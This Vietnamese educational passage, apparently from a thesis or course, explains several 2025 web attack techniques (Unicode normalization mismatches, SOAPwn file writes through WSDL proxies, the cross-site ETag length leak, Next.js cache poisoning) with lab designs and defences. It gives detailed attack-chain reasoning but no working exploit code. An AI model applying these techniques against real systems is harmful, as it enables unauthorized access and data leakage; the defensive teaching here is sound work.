độc lập chứ bản thân một mã trạng thái bất thường chưa là bằng chứng nguyên nhân gốc. Lỗi thường xuất hiện ở ranh giới giữa transport, parser và error formatter—một tầng đã đánh dấu thất bại nhưng tầng khác vẫn tiếp tục I/O và giữ dữ liệu nhạy cảm. Vì vậy phòng thủ phải phân biệt hai mục tiêu, ngăn máy chủ phát yêu cầu trái chính sách và ngăn dữ liệu thượng nguồn xuất hiện trong phản hồi, và kiểm thử hồi quy phải chứng minh cả hai; đồng thời một lab tái lập cần ghi rõ phần nào là bằng chứng công khai, phần nào là giả thuyết và phần nào là cơ chế mô phỏng để tránh biến suy luận thành khẳng định.

4.4 Sai lệch do chuẩn hóa Unicode (*Lost in Translation: Exploiting Unicode Normalization*)

4.4.1 Mô tả vấn đề

Các khái niệm NFC, NFD, NFKC, NFKD, mã hóa phần trăm (*percent-encoding*) và chuẩn hóa chính tắc (*canonicalization*) đã được trình bày ở chương nền tảng. Chương này chỉ xét hệ quả bảo mật khi các tầng của ứng dụng ra quyết định trên những biểu diễn khác nhau của cùng dữ liệu.

“Lost in Translation: Exploiting Unicode Normalization” được PortSwigger xếp thứ tư trong danh sách mười kỹ thuật tấn công web nổi bật năm 2025. Nghiên cứu gốc tại Black Hat USA 2025 khảo sát lỗi giải mã, cắt cụt byte, ký tự gây nhầm lẫn hoặc ánh xạ tương thích, biến đổi hoa–thường và dấu kết hợp. Nhiều trường hợp trong các nhóm này chia sẻ một mẫu: quyết định bảo mật được thực hiện trên một biểu diễn, sau đó dữ liệu còn tiếp tục được giải mã, chuẩn hóa, ánh xạ hoặc chuyển mã trước khi được sử dụng [1], [31]. Lab chỉ tái dựng hai cơ chế khai thác cốt lõi đại diện: va chạm định danh sau chuẩn hóa và dấu phân cách xuất hiện sau NFKC; chúng không đại diện cho toàn bộ các lớp lỗi của nghiên cứu gốc.

4.4.2 Cơ chế kỹ thuật: khoảng hở logic và oracle

Giải mã, chuẩn hóa và điểm lệch biểu diễn

Mọi đầu vào đều đi qua cùng một chuỗi bốn bước trước khi ứng dụng thực sự dùng đến nó. Trước hết là giải mã: chuỗi byte thô — chẳng hạn các octet percent-encoded — được chuyển thành văn bản. Kế đến là chuẩn hóa: văn bản được đưa về một dạng chính tắc, chọn theo loại dữ liệu. Sau đó là quyết định bảo mật: kiểm tra trùng lặp, phân quyền hoặc so khớp chính sách. Cuối cùng là sử dụng: tra cứu trong cơ sở dữ liệu hoặc điều phối tới một route.

Toàn bộ nhóm kỹ thuật này gói trong một câu: quyết định bảo mật được ra trên một biểu diễn của dữ liệu, còn thao tác sử dụng lại chạy trên một biểu diễn khác. Có thể hình dung như một người gác cửa kiểm tra giấy tờ theo bản gốc, nhưng bên trong lại phục vụ theo một bản đã được dịch lại bằng quy tắc khác. Nếu bước dịch có thể đổi tên, đổi ranh giới hay đổi ý nghĩa, thì việc bản gốc đã được duyệt không còn bảo đảm gì cho bản thực sự được dùng.

Vì vậy bất biến cần giữ rất dễ phát biểu: biểu diễn mà ứng dụng kiểm tra phải đúng là biểu diễn mà ứng dụng dùng. Nếu còn bất kỳ phép giải mã, chuẩn hóa hay ánh xạ nào chen vào *sau* bước kiểm tra, quyết định bảo mật đã lỗi thời trước khi tới điểm sử dụng. Chuẩn Unicode UAX #15 còn nêu một tính chất khiến chỗ này dễ sai: chuẩn hóa không “đóng” dưới phép nối chuỗi — nối hai đoạn đã chuẩn hóa rồi chuẩn hóa lại có thể cho kết quả khác với chuẩn hóa từng đoạn. Do đó dạng chuẩn hóa phải chọn theo ngữ nghĩa của từng trường; không có một phép chuẩn hóa dùng chung cho mọi đầu vào [23].

Khoảng hở logic


Cùng một điểm lệch biểu diễn gây hại theo hai cách, tùy phép biến đổi làm gì với dữ liệu.

Va chạm định danh. Nhiều chuỗi code point khác nhau quy về cùng một dạng sau chuẩn hóa — ví dụ “é” dựng sẵn và “e” kèm dấu sắc tổ hợp trùng nhau sau NFC. Khi đăng ký và phân quyền so theo dạng thô, còn xác thực và tra cứu so sau chuẩn hóa, hai định danh “khác nhau” lúc đăng ký lại rơi vào cùng một ô khi truy vấn: một phiên hợp lệ với định danh của chính nó vẫn chạm được dữ liệu của chủ thể khác. Oracle là chủ thể trả về khác chủ thể vừa được phân quyền.

Dấu phân cách sinh sau chuẩn hóa. Một ký tự giống dấu phân cách nhưng khác code point — như full-width solidus — vô hại trong segment thô cho tới khi NFKC gập nó về dấu gạch chéo ASCII. Proxy áp chính sách trên đường dẫn thô chỉ thấy một segment hợp lệ; nhưng nếu tầng sau giải mã rồi chuẩn hóa trước khi điều phối, ranh giới mới tách đường dẫn thành một route mà proxy chưa từng xét. Oracle là nội dung của route đặc quyền được trả về dù chính sách đường dẫn thô lẽ ra đã chặn.

Cả hai là khoảng hở logic quan sát trực tiếp qua HTTP, không phải kênh kẻ định thời: kẻ tấn công đọc thẳng khác biệt trong phản hồi. Nguyên nhân gốc chung đã nêu — kiểm tra và sử dụng không cùng một biểu diễn.

4.4.3 Thiết kế lab



Hình 4.4: Kiến trúc và ranh giới quan sát của Lab 04

4.4.4 Phòng thủ và giảm thiểu

Các ranh giới biểu diễn của Lab 04 theo mẫu chung (Hình 3.1): Browser/Burp gửi đầu vào thô; proxy áp policy trên đường dẫn thô; ứng dụng giải mã rồi normalize; định danh/bộ điều phối dùng canonical key — nơi biểu diễn đối nghĩa nằm giữa proxy và điểm điều phối.

Hợp đồng chuẩn hóa chính tắc

Mỗi loại dữ liệu cần quy định encoding được chấp nhận, tầng chịu trách nhiệm giải mã, số lần giải mã, normalization form, policy ký tự sau chuẩn hóa chính tắc và key bất biến dùng cho tra cứu hoặc điều phối. Không được có phép biến đổi làm thay đổi security-relevant meaning sau phân quyền.

Không nên áp dụng NFKC mặc định cho mọi nội dung. Compatibility normalization có thể phù hợp với identifier có alphabet hạn chế, nhưng có thể làm mất phân biệt có ý nghĩa trong văn bản tự do. Quyết định phải theo trường và có positive tests.

Định danh canonical-first

Pipeline tham chiếu của username là:

$$\begin{aligned} \text{rawUsername} \rightarrow \text{canonicalize} \rightarrow \text{validate} \rightarrow \text{canonicalKey} \\ \rightarrow \text{unique constraint} \rightarrow \text{accountId}. \end{aligned} \quad (4.1)$$

Giá trị thô có thể lưu để hiển thị hoặc audit, nhưng registration, login, phiên, ACL và profile lookup phải dựa trên account ID bất biến hoặc cùng canonical key. Database cần unique constraint và collation được xác định rõ. Password có policy riêng, không dùng ngầm pipeline của username.

Route canonical-first

Enforcement point cần từ chối encoding sai; giải mã đúng một lần; normalize theo policy; kiểm tra separator, NUL, control và dot-segment trên canonical output; ánh xạ sang route key trong danh sách cho phép; rồi phân quyền và điều phối trên route key đó. Proxy và phần nền phải chia sẻ hợp đồng chuẩn hóa chính tắc. Phương án ít phụ thuộc hơn là proxy chỉ routing thô, còn ứng dụng quyết định phân quyền cuối cùng.

Normalization không giải quyết mọi chuỗi nhìn giống nhau. UTS #39 cung cấp restriction level, mixed-script và confusable detection. Các cơ chế này phù hợp để cảnh báo hoặc hạn chế identifier nhạy cảm, nhưng skeleton không nên được dùng trực tiếp làm authentication key vì có thể tạo dương tính giả [32].

4.4.5 Bài học cho thực tế

Bài học rút ra

Định danh là quan hệ tương đương do hệ thống thiết kế, nên phải nhất quán ở mọi điểm cuối; trong khi đó normalization là phép biến đổi ngữ nghĩa, có thể tạo delimiter hoặc thay đổi ranh giới cú pháp. Do vậy proxy và phần nền cần chung một hợp đồng biểu diễn—raw URI policy không tự bảo vệ canonical path. Sai khác phản hồi mới là oracle phía kẻ tấn công, còn nhật ký nội bộ chỉ là dữ liệu nền chuẩn; và kiểm thử hồi quy phải bảo vệ invariant kèm đối chứng dương, không chỉ chặn payload mẫu.

Nghiên cứu gốc còn minh họa việc nối đầu vào với mã đánh dấu rồi mới NFC-normalize; combining mark ở ranh giới ghép có thể làm thay đổi cú pháp. Lab không dùng nội dung này làm checkpoint XSS chính. Nguyên tắc giữ lại là chuẩn hóa chính tắc từng trường trước kiểm tra hợp lệ và trước khi đưa vào sink; không normalize toàn bộ tài liệu đã ghép từ dữ liệu tin cậy với dữ liệu người dùng.

4.5 SOAPwn: nhằm lẫn lớp truyền tải trong proxy máy khách HTTP và WSDL (*SOAPwn*)

Kỹ thuật *SOAPwn*: *Pwning .NET Framework Applications Through HTTP Client Proxies and WSDL* được PortSwigger xếp thứ năm trong danh sách các kỹ thuật tấn công web nổi bật năm 2025. Nghiên cứu chỉ ra rằng một lớp proxy máy khách SOAP sinh từ WSDL kế thừa `SoapHttpClientProtocol` (bản thân dẫn xuất từ `HttpWebClientProtocol`) vẫn có thể tạo `WebRequest` do handler của URI scheme khác HTTP xử lý, vì phương thức `GetWebRequest` được định nghĩa ở lớp cơ sở `HttpWebClientProtocol`. Với điểm cuối `file://`, `WebRequest.Create` trả về `FileWebRequest`; gói SOAP có thể được ghi vào luồng yêu cầu của tệp thay vì gửi qua HTTP [1], [33], [34], [35].

Lab 05 là một *tái dựng bảo toàn cơ chế*. Lab không tái hiện các chuỗi khai thác sản phẩm thương mại trong nghiên cứu gốc và dừng ở tệp đánh dấu trong thư mục riêng. Đường dẫn UNC, xác thực NTLM, webshell, thực thi mã lệnh và RCE nằm ngoài phạm vi.

4.5.1 Mô tả vấn đề

Vấn đề bảo mật

Một số ứng dụng .NET Framework tải WSDL tại runtime, sinh proxy máy khách, compile generated code và gọi method trên proxy. WSDL khi đó không chỉ là metadata: thuộc tính `soap:address` có thể ảnh hưởng điểm cuối của generated proxy. Microsoft cảnh báo không dùng `ServiceDescriptionImporter` với đầu vào không tin cậy vì generated code có thể truy cập URL tùy ý hoặc khởi tạo các type .NET ngoài dự kiến [36].

WSDL là *vector tiếp cận*; nguyên nhân gốc nằm ở cách `HttpWebClientProtocol`

duy trì concrete request type. Luồng rút gọn trong nghiên cứu gốc có dạng [33]:

Listing 4.2: Khoảng hở enforce concrete request type

```
WebRequest request = base.GetWebRequest(uri);
HttpWebRequest http = request as HttpWebRequest;

if (http != null)
{
    // Cấu hình các thuộc tính dành riêng cho HTTP.
}

return request; // van tra request ban dau
```

Phép `as` trả về `null` khi cast thất bại. Nhánh cấu hình HTTP bị bỏ qua nhưng biến `request` ban đầu vẫn được trả về. `WebRequest.Create` chọn implementation theo URI scheme. Tài liệu Microsoft nêu rằng `file://` tạo `FileWebRequest`; method `GetRequestStream` cung cấp stream để ghi dữ liệu vào tệp [34], [35].

4.5.2 Cơ chế kỹ thuật: oracle, kênh kẻ và khoảng hở logic

Thứ tự hiệu ứng phụ và ngoại lệ

Generated proxy lấy URL từ `soap:address`, sau đó gọi `Invoke`. Luồng xử lý gồm:

1. tạo concrete `WebRequest` từ `proxy.Url`
2. chuẩn bị SOAP message và mở request stream
3. tuần tự hóa SOAP envelope vào stream rồi đóng stream
4. yêu cầu SOAP response và kiểm tra kiểu nội dung
5. phát sinh exception vì filesystem không trả về `text/xml`

Hiệu ứng phụ ghi tệp hoàn thành ở bước 3, trước exception ở bước 5. Vì vậy, kết quả “invocation failed” không chứng minh hệ thống không thay đổi trạng thái. Nghiên cứu gốc cũng ghi nhận lỗi content-type đặc trưng khi proxy chờ SOAP response nhưng nhận phản hồi từ file handler [33].

Ba khoảng hở logic

- G1. Transport gap:** proxy máy khách HTTP nhận một `WebRequest` được chọn theo scheme nhưng không enforce concrete type phải là `HttpWebRequest`
- G2. Trust gap:** ứng dụng coi WSDL như metadata, trong khi WSDL là đầu vào cho quá trình sinh mã (*code generation*) có thể đưa điểm cuối vào proxy được sinh ra
- G3. Phase gap:** ứng dụng đánh giá invocation bằng exception ở response phase nhưng bỏ qua hiệu ứng phụ ở request-stream phase

G1 là nguyên nhân gốc trong framework path được nghiên cứu. G2 làm nguyên nhân gốc reachable từ chức năng nhập WSDL. G3 làm developer hoặc người kiểm thử dễ kết luận sai rằng yêu cầu thất bại nên không có hiệu ứng phụ.

Oracle và kênh kẻ

Gọi $R(w)$ là phản hồi của nạn nhân khi nhập WSDL mẫu cố định w . Oracle của lab được phân loại như sau:

$$O(w) \in \{O_{http}, O_{file}, O_{reject}, O_{import}\}.$$

Bảng D.2 (Phụ lục D) liệt kê các lớp oracle quan sát được từ phía kẻ tấn công và suy luận tương ứng.

Trạng thái HTTP, mã kết quả và lớp exception là *side-channel* về máy trạng thái nội bộ. Tuy nhiên, O_{file} chưa tự chứng minh file write. Tệp đánh dấu và concrete request

type là dữ liệu nền chuẩn để xác nhận quan hệ nhân quả, không phải bằng chứng kẻ tấn công được phép dùng trong checkpoint khai thác.

Lab dùng bốn đối chứng:

- `benign.wsdl`: điểm cuối HTTP tới SOAP stub, tạo O_{http}
- `file-marker.wsdl`: điểm cuối `file://`, tạo O_{file} ở chế độ không an toàn
- `blocked-http.wsdl`: đúng scheme HTTP nhưng sai máy chủ hoặc đường dẫn
- `malformed.wsdl`: WSDL sai cấu trúc, tạo O_{import}

Nếu file fixture tạo cùng phản hồi với `malformed` fixture, oracle chưa đủ phân giải. Nếu O_{file} xuất hiện nhưng dấu mốc không đổi, kết luận file write bị bác bỏ. Nếu dấu mốc đổi nhưng kẻ tấn công chỉ nhận lỗi chung giống mọi lỗi khác, khả năng khai thác cơ bản vẫn tồn tại nhưng oracle đã bị che.

4.5.3 Thiết kế lab

Nạn nhân .NET Framework chỉ nhận tên fixture, không nhận URL hay method tùy ý. `benign.wsdl`, `file-marker.wsdl`, `blocked-http.wsdl` và `malformed.wsdl` lần lượt tạo mốc cơ sở, transport oracle, đối chứng policy và đối chứng import-error. Thư mục đánh dấu chỉ thuộc quyền process lab; bộ quan sát dự kiến lưu request type, stream event và marker hash ngoài API của kẻ tấn công. Do phụ thuộc Windows/.NET Framework, tuyến live hiện là Extension M0; recorded trace chỉ dùng cho phân tích, không được báo là live reproduction.

4.5.4 Phòng thủ và giảm thiểu

Kiến trúc Lab 05 theo mẫu chung (Hình 3.1): tác nhân chọn WSDL mẫu cố định; nạn nhân .NET sinh proxy và gọi một operation cố định; điểm cuối có thể là SOAP stub

qua HTTP hoặc `file://`; thư mục đánh dấu là dữ liệu nền chuẩn ngoài API của kẻ tấn công.

Biện pháp ưu tiên là không import và compile proxy từ WSDL không tin cậy trong request path. Proxy nên được sinh ở build time từ service description đã rà soát, quản lý phiên bản và kiểm tra integrity. Hướng này phù hợp với cảnh báo chính thức của `ServiceDescriptionImporter` [36].

Khi runtime generation là yêu cầu bắt buộc, cần kiểm tra điểm cuối *hiệu lực* sau khi proxy được tạo và trước invocation. Chỉ kiểm tra URL tải WSDL không đủ vì `soap:address` có thể chỉ định điểm cuối khác. Policy phải là danh sách cho phép positive gồm scheme, IDN-normalized hostname, cổng và đường dẫn.

Một đối chứng chặn đúng chuỗi khi quyết định allow/deny diễn ra trước `GetRequestStream`, không tạo yêu cầu ngoài policy, dấu mốc không đổi và luồng SOAP hợp lệ vẫn đi qua. Các lớp bổ sung gồm đặc quyền tối thiểu, tách mọi executable sink khỏi thư mục process có thể ghi, chặn outbound SMB, giới hạn WSDL import/compile, không cho chọn arbitrary method hoặc serializer và cố định phiên bản trong CI.

Kiểm thử hồi quy phải kiểm tra trạng thái, không chỉ phản hồi. Một kiểm thử chỉ xác nhận “không còn thấy exception đặc trưng” có thể chấp nhận một bản vá che oracle nhưng vẫn giữ trạng thái vulnerability-present.

4.5.5 Bài học cho thực tế

SOAPwn dẫn tới mấy bài học chính. Tên của một abstraction không phải security invariant; cần theo luồng dữ liệu thực tế từ URI tới request factory [33], [34], và WSDL trong workflow sinh proxy động là đầu vào cho quá trình sinh mã chứ không phải metadata thụ động [36]. Exception không hoàn tác hiệu ứng phụ, nên kiểm thử phải quan sát cả phản hồi lẫn chuyển trạng thái; file write cũng không tự động là RCE mà impact cuối phụ thuộc quyền ghi, nội dung và executable sink. Với framework cũ

chưa thể thay thế, ứng dụng phải tự enforce điểm cuối sau cùng, áp đặc quyền tối thiểu và giữ kiểm thử hồi quy.

Sau lab, sinh viên cần có khả năng mô hình hóa chuỗi WSDL → generated proxy → request factory → hiệu ứng phụ; phân biệt oracle phía tấn công quan sát được với dữ liệu nền chuẩn; giải thích thứ tự hiệu ứng phụ và exception; và đánh giá một biện pháp giảm thiểu là che oracle, giảm tác động hay chặn nguyên nhân.

4.6 Rò rỉ liên trang qua độ dài ETag (*Cross-Site ETag Length Leak*)

Cross-Site ETag Length Leak là một XS-Leak trong đó dữ liệu riêng tư làm thay đổi kích thước biểu diễn. Sai khác này được mã hóa gián tiếp vào độ dài ETag, được trình duyệt gửi lại qua If-None-Match, rồi được khuếch đại thành hai trạng thái điều hướng khác nhau tại giới hạn kích thước yêu cầu. Trang tấn công không đọc phản hồi liên nguồn nhưng vẫn suy ra một bit thông tin qua lịch sử điều hướng của Chromium. Kỹ thuật của Takeshi Kaneko được PortSwigger xếp thứ sáu trong mười kỹ thuật tấn công web nổi bật năm 2025 [1], [37].

Các khái niệm HTTP caching, validator, conditional request, same-origin policy và XS-Leak đã được trình bày ở chương nền tảng. Chương này chỉ tập trung vào chuỗi kỹ thuật, điều kiện tái hiện, thiết kế Lab 06 và tiêu chí đánh giá bản vá.

4.6.1 Mô tả vấn đề

Nạn nhân là ứng dụng ghi chú theo phiên đăng nhập. Điểm cuối GET /?query=... nhận tham số tìm kiếm query và chỉ kết xuất các ghi chú phù hợp (note.includes(query)). Phiên nạn nhân có một ghi chú riêng tư, chẳng hạn FLAG{lumiose_city}. Kẻ tấn công điều khiển attacker.test và muốn xác định “query có khớp prefix bí mật hay không” mà không đọc DOM, thân, ETag, độ dài nội dung hoặc mã trạng thái của

nạn nhân.

Kẻ tấn công có thể mở popup, thực hiện điều hướng top-level có thông tin đăng nhập và, trong chế độ không an toàn, gửi POST khác trang để tạo note padding. Kẻ tấn công không có XSS, không có CORS đọc dữ liệu, không biết cookie và không truy cập bộ quan sát, database hoặc Docker network.

ETag không tự tạo lỗ hổng. Chuỗi chỉ hình thành khi nhiều điều kiện đồng thời tồn tại: một predicate phụ thuộc bí mật làm đổi kích thước biểu diễn; kẻ tấn công cần được nhánh miss sát ranh giới để phân độ dài trong ETag tăng thêm một chữ số; trình duyệt lưu validator và gửi lại qua If-None-Match khi cùng URL được revalidate; sai khác một byte đẩy yêu cầu thứ hai vượt hoặc không vượt giới hạn parser; và trình duyệt để lộ điều hướng thành công hay thất bại qua một hiệu ứng phụ đo được. Kỹ thuật bắt nguồn từ bài impossible-leak của SECCON CTF 14 Quals; lab cố định một profile phiên bản cụ thể và không khẳng định mọi ETag, máy chủ hay trình duyệt đều khai thác được [37].

4.6.2 Cơ chế kỹ thuật: kênh kẻ, khoảng hở logic và oracle

Kỹ thuật này là một kênh kẻ: Same-Origin Policy vẫn chặn kẻ tấn công đọc phản hồi nạn nhân, nhưng một bit bí mật vẫn rò ra vì nó vô tình làm đổi kích thước phản hồi, và sai khác đó được khuếch đại qua bốn mắt xích cho tới khi thành một hiệu ứng phụ đo được (Hình 4.5): kích thước thân → độ dài ETag → kết quả 431 → số đếm lịch sử duyệt.

Từ một bit bí mật đến ETag chênh một chữ số

Trang nạn nhân kết xuất ghi chú khớp chuỗi tìm kiếm: khi chuỗi thử khớp phần đầu bí mật, ghi chú bí mật xuất hiện và thân dài thêm vài chục byte; khi không khớp, thân ngắn hơn. Khác biệt vài chục byte này lộ ra nhờ cách ETag mã hóa kích thước dưới dạng hex: số chữ số nhảy thêm một mỗi khi kích thước vượt một mốc lũy thừa của

16 (4095 byte = fff, 4096 byte = 1000). Chèn sẵn các ghi chú đệm (*padding*) để nhánh không khớp nằm sát ngay dưới 4096 byte, thì chỉ cần bí mật xuất hiện là kích thước vượt mốc và ETag dài thêm đúng một ký tự — trong PoC gốc: nhánh miss 4095 byte/ETag 35 byte, nhánh hit 4136 byte/ETag 36 byte [37]. Bí mật không nằm trong ETag; nó chỉ quyết định thân có vượt mốc hay không.

Việc chèn padding là nơi một khoảng hở logic tham gia: ở chế độ không an toàn, điểm cuối tạo ghi chú chấp nhận yêu cầu khác trang mà không chống CSRF, nên trang tấn công tự căn được kích thước nền về sát mốc ngay trong phiên nạn nhân. Đây là quyết định phân quyền độc lập với kênh kẻ: bảo vệ đúng thao tác đổi trạng thái này là cắt mất xích đầu tiên của chuỗi.


Phản chiếu qua If-None-Match và khuếch đại tại ngưỡng

ETag là validator: khi xác thực lại cùng một URL, trình duyệt gửi ETag đã lưu trở lại trong If-None-Match [20], [21], nên sai khác một byte ở phản hồi trước thành sai khác một byte ở kích thước yêu cầu sau. Kẻ tấn công dồn thêm vào URL để đẩy yêu cầu lên sát giới hạn kích thước tiêu đề của máy chủ: nhánh không khớp (ngắn hơn một byte) vẫn lọt, nhánh khớp (dài hơn một byte) vượt giới hạn và bị từ chối bằng mã 431 *Request Header Fields Too Large* [38]. Một byte — quá nhỏ để đo trực tiếp — trở thành hai kết cục rời rạc: phục vụ hoặc bị chặn.

Đọc kết quả qua lịch sử duyệt

Trang tấn công vẫn không đọc được phản hồi, kể cả mã 431; mắt xích cuối biến trạng thái “phục vụ / bị chặn” thành thứ đo được qua một hiệu ứng phụ của trình duyệt. Trong PoC gốc đó là số mục lịch sử duyệt (`history.length`): kẻ tấn công điều hướng hai lần tới cùng URL rồi đo số đếm trước và sau. Hai điều hướng thành công (nhánh miss) khiến Chromium thêm mục mới, số đếm tăng ba; lần thứ hai bị 431 (nhánh hit) khiến Chromium thay thế mục hiện tại, số đếm chỉ tăng hai. Chênh lệch ba so với hai chính là bit thông tin — rò ra trong khi Same-Origin Policy vẫn nguyên vẹn, vì thứ lộ là hệ


quả phụ đo được của bí mật chứ không phải bản thân bí mật.



Hình 4.5: Chuỗi truyền và khuếch đại tín hiệu

Bằng chứng tách ba lớp để không nhầm quan sát của kẻ tấn công với dữ liệu nội bộ: chênh lệch lịch sử duyệt và ký tự suy ra là bằng chứng phía tấn công; độ dài thân, ETag, If-None-Match và mã 431 là dữ liệu nền chuẩn chỉ để giảng viên giải thích; phép thử trước và sau và là bằng chứng hồi quy. Một checkpoint chỉ đạt khi oracle phía tấn công khớp dữ liệu nền chuẩn mà không cần quyền đọc dữ liệu đó.

4.6.3 Thiết kế lab



Hình 4.6: Kiến trúc và ranh giới quan sát của Lab 06

4.6.4 Phòng thủ và giảm thiểu

Phòng thủ nên phá nhiều mắt xích độc lập, ưu tiên xóa quan hệ secret-signal thay vì chỉ làm phép đo nhiều hơn.

D1. Không lưu validator nhạy cảm. Dùng Cache-Control với hai directive private và no-store; đồng thời không phát ETag cho phản hồi riêng tư. Directive no-cache vẫn cho phép lưu và yêu cầu revalidation, nên không thay thế no-store trong mục tiêu này [21].

D2. Dùng validator không mang tín hiệu. Nếu bắt buộc revalidation, ETag phải opaque, luôn hiện diện và có độ dài cố định ở mọi nhánh. Cần tiếp tục kiểm tra các metadata khác như sự hiện diện của tiêu đề hoặc trạng thái cache.

D3. Chặn thay đổi trạng thái khác trang. Route tạo note cần CSRF token, kiểm tra Origin/Fetch Metadata và cookie SameSite phù hợp. Đây là lớp độc lập, không thay thế việc loại bỏ validator leak.

D4. Giảm oracle và tăng khả năng phát hiện. Có thể dùng Cross-Origin-Opener-Policy (COOP) với giá trị same-origin khi phù hợp; đồng thời giám sát URL rất dài, revalidation lặp và 431 bất thường.

Các thay đổi sau không đủ làm bản vá gốc:

- tăng maxHeaderSize chỉ dịch chuyển threshold;
- đổi nội dung trang lỗi không loại hiệu ứng phụ failed-navigation;
- Vary: Cookie không giúp khi hai điều hướng dùng cùng phiên;
- thêm jitter không ảnh hưởng oracle history rời rạc;
- block một độ dài URL chỉ chặn dữ liệu mẫu cố định, không bảo vệ invariant.

Biện pháp khắc phục chỉ được chấp nhận khi validator không còn phụ thuộc predicate hoặc không được lưu/phản chiếu; POST khác trang không còn thay đổi

trạng thái; history oracle không còn phân loại hit/miss; và positive tests chứng minh chức năng hợp lệ vẫn hoạt động.

4.6.5 Bài học cho thực tế

ETag là *validator HTTP* của biểu diễn, không phải secret hay “mã phiên bản” của tài nguyên. Lab cho thấy metadata có thể phản chiếu và khuếch đại một predicate riêng tư dù Same-Origin Policy vẫn chặn đọc trực tiếp. Bản vá phải cắt quan hệ secret–signal; tăng giới hạn tiêu đề hoặc làm lỗi giống nhau chỉ dời threshold. Kết quả âm ở một browser không chứng minh correlation ứng dụng đã biến mất, vì history oracle phụ thuộc phiên bản Chromium và gateway profile.

4.7 Đầu độc bộ nhớ đệm nội bộ trong Next.js (*Next.js, Cache, and Chains: The Stale Elixir*)

Kỹ thuật *Next.js, Cache, and Chains: The Stale Elixir* của Rachid Allam được PortSwigger xếp thứ bảy trong mười kỹ thuật tấn công web nổi bật năm 2025; phần cốt lõi của chuỗi tương ứng với CVE-2024-46982 và advisory GHSA-gp8f-8m3g-qvj9 của Next.js [1], [39], [40]. Một yêu cầu HTTP được chế tạo có thể khiến một route SSR trong Pages Router bị phân loại nhầm thành nội dung có thể cache; biểu diễn JSON của route bị lưu vào cache nội bộ rồi phát lại cho các yêu cầu HTML thông thường, gây từ chối dịch vụ ở mức route.

Các khái niệm HTTP caching, cache-control directive, mô hình SSR/SSG/ISR và cache poisoning đã được trình bày ở chương nền tảng. Chương này chỉ tập trung vào chuỗi phân loại–đầu độc–phát lại, thiết kế Lab 07 và tiêu chí đánh giá bản vá.

4.7.1 Mô tả vấn đề

